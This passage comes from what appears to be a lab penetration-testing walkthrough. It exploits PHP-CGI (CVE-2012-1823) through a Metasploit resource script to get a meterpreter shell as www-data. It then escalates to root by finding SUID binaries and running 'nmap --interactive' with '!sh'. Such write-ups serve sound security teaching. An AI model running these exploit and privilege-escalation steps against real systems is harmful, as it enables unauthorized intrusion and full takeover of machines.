
set lport 4444

exploit


from Kali machine execute the above script with the msfconsole

**Command: msfconsole -r php\_cgi.msf**


with the script created help to automate the exploit   
Now we can see the shell(meterpreter)

Let us issue the commands to this shell


I have issued 3 commands ls , uname -na , whoami. The below screenshot shows that we are logged in as **www-data**

**Privilege Escalation**

Machine is running on Linux kernel 2.6 that has local privilege escalations



There are many ways to escalate the privilege with the above Linux kernel . I will use the simplest one   
Look for the services with **SUID bit set**


Command: **find / -perm -u=s -type f 2>/dev/null**

The above output shows that nmap has SUID bit set

let us run the nmap –interactive

!sh

We get the root access to the machine



Since the nmap has SUID bit set. Once you execute it with interactive mode you can issue the command **!sh** to get the shell with the root privilege.

Reference

1.<https://pentesterlab.com/exercises/cve-2012-1823/course>

2. <https://payatu.com/blog/a-guide-to-linux-privilege-escalation/>